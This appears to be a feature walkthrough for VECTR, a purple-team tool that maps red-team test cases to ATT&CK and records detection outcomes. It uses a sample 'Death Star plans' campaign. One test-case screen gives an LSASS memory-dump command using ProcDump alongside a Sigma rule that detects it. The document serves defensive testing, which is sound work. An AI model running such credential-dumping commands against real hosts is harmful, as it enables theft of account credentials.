
Some of VECTR's extensive features include:

- Ability to map campaign TTPs to ATT&CK or bespoke kill chains
- Group attack methodologies by actors, specific campaigns, as well as by outcome
- Specifically identify which defensive controls mitigate specific adversarial techniques
- Capture detection logic, comments and other evidence by TTP
- Produce summary and detailed reporting in both graphical and CSV formats
- Provide historical trending of campaign exercises, to measure improvements over time
- Ability to build custom PE runtimes for test automation and continuous regression testing

Specific security sprints, or actor campaigns can be loaded within an Assessment

As TTPs are mapped and tested, the progress of the campaign is updated

A bar chart representing the TTP evaluation results is generated



The Escalation Path illustrates an end-to-end view of an attack

Each icon represents a specific implementation of a technique

Timeline and Outcome show the result of TTP evaluations

The screenshot displays the VECTR interface for the campaign "Exfiltrating Death Star Plans".

**Escalation Path:** This section shows the flow of the attack across five phases: Privilege Escalation, Credential Access, Discovery, Lateral Movement, and Collection.

- Privilege Escalation:** Local authentication bypass on console.
- Credential Access:** Use service account to access DS source code repo; Use service account to access DS design plans file share.
- Discovery:** Scan tower sharepoint site for DS disk location.
- Lateral Movement:** Activate the transmission satellite from console; Manually activate transmission satellite.
- Collection:** Remove DS disk from tower deck.


**Timeline:** A chronological log of events with their outcomes.

- 10/22/2019 17:30:19: Copy DS code to USB : outcome changed to Blocked
- 10/22/2019 17:29:28: Establish C2 to public space cloud over port 80 : outcome changed to Not Alerted
- 10/22/2019 17:29:15: Use service account to access DS design plans file share : outcome changed to Medium
- 10/22/2019 17:28:07: Attach DS and send code via gmail : outcome changed to Blocked
- 09/10/2019 18:38:11: Scan tower sharepoint site for DS disk location : status changed to Completed
- 09/10/2019 18:38:08: Scan tower sharepoint site for DS disk location : status changed to In Progress


**Test Cases:** A table showing test cases for the Privilege Escalation phase.

Phase	Technique	Test Case	Status	Outcome	Tags	Action
All	search ...	search ...	All	All	All	
Privilege Escalation	Authentication Bypass	Local authentication bypass on console	Completed	Logged	Top 10 Fix Priority	

A collection of Test Cases (TTPs) are used to illustrate an “Escalation Path”; which visualises the attacker’s movement across your preferred Kill Chain.



A completed Escalation Path can be saved as PNG, and re-used in reports and presentations, etc



Capture rich detail about the attacker's objectives and how these were achieved. Specify targeted assets, capture specific tools and procedures, and generate automated payloads

**Status: Completed**

Attack Start ?

10/01/2022 02:39:39  
status changed to In Progress

Attack Stop ?

10/01/2022 02:39:40  
status changed to Completed

Sources ?

Targets ?

192.168.38.104

**Red Team Details**

Name: Extract LSASS Process Memory via Sysinternals ProcDump

Description: Use ProcDump from Sysinternals to dump LSASS process memory

Technique ?: T1003.001 - LSASS Mem

Phase: Credential Access

Operator Guidance: procdump -ma lsass.exe dump

Automation & logging:

- Supported Platform(s): Windows, Linux/MacOS (Bash shell)

Build/Run Logs (0) Import Logs

Configure Build & Download

Execution Artifacts ?

References

**Blue Team Details**

Outcome:  TBD  Blocked  Altered  N/A  Logged  None

Alerted?:  Not Alerted  Alerted

Blue Tool(s): CrowdStrike

Outcome Notes: outcomeNotes

Tags: #T1003 #Windows #Process Dump #LSASS

Rules: Sigma Sigma Sigma Sigma

**Detection Time** ?

10/01/2022 02:43:40  
outcome changed to Alerted

**Defenses** ?

SIEM  
Endpoint Protection

**Detection**

Suspicious process execution is detected by EDR or other endpoint security tool, or alerted in SIEM based on Windows or sysmon event IDs

+

**Prevention**

Sigma:Potential LSASS Process Dump Via Procdump

```

title: Potential LSASS Process Dump Via Procdump
id: 5afee48e-67dd-4e03-a783-f74259dcf998
status: stable
description: |
    Detects suspicious uses of the SysInternals Procdump utility
    By using a special command line parameter in combination with the lsass.exe process.
    This way we are also able to catch cases in which the attacker has renamed the procdump executable.
references:
    - https://learn.microsoft.com/en-us/sysinternals/downloads/procdump
author: Florian Roth (Nextron Systems)
date: 2018-10-30
modified: 2024-03-13
tags:
    - attack.defense-evasion
    - attack.t1036
    - attack.credential-access
    - attack.t1003.001
    - car.2013-05-009
logsource:
    category: process_creation
    product: windows
detection:
    selection_flags:
        CommandLine|contains|windash: ' -ma '
    selection_process:
        CommandLine|contains: ' ls' # Short for lsass
    condition: all of selection*
falsepositives:
    - Unlikely, because no one should dump an lsass process memory
    - Another tool that uses command line flags similar to ProcDump
level: high

```

OK

192.168.38.104

Automation & logging

Supported Platform(s): Windows, Linux/MacOS (Bash shell)

Build/Run Logs 0 Import Logs

Configure Build & Download

Execution Artifacts ?

References

Text-based detection use cases including those developed in SIGMA, YAML, YARA, XML etc can be mapped directly to a TTP, providing a single pane of glass view

Blue Team Details

Outcome

TBD  Blocked  Altered  N/A  Logged  None

Alerted?

Not Alerted  Altered

Blue Tool(s):

CrowdStrike

Outcome Notes

outcomeNotes

Tags

Rules

Sigma Sigma Sigma Sigma

Detection

Suspicious process execution is detected by EDR or other endpoint security tool, or alerted in SIEM based on Windows or sysmon event IDs

+

Prevention


Detection Time ? 10/01/2022 02:43:40 outcome changed to Altered

Defenses ? SIEM Endpoint Protection

Generate executable binaries that can repeat tests consistently. Great for regression testing

Optionally configure cleanup commands that can revert a host's configuration

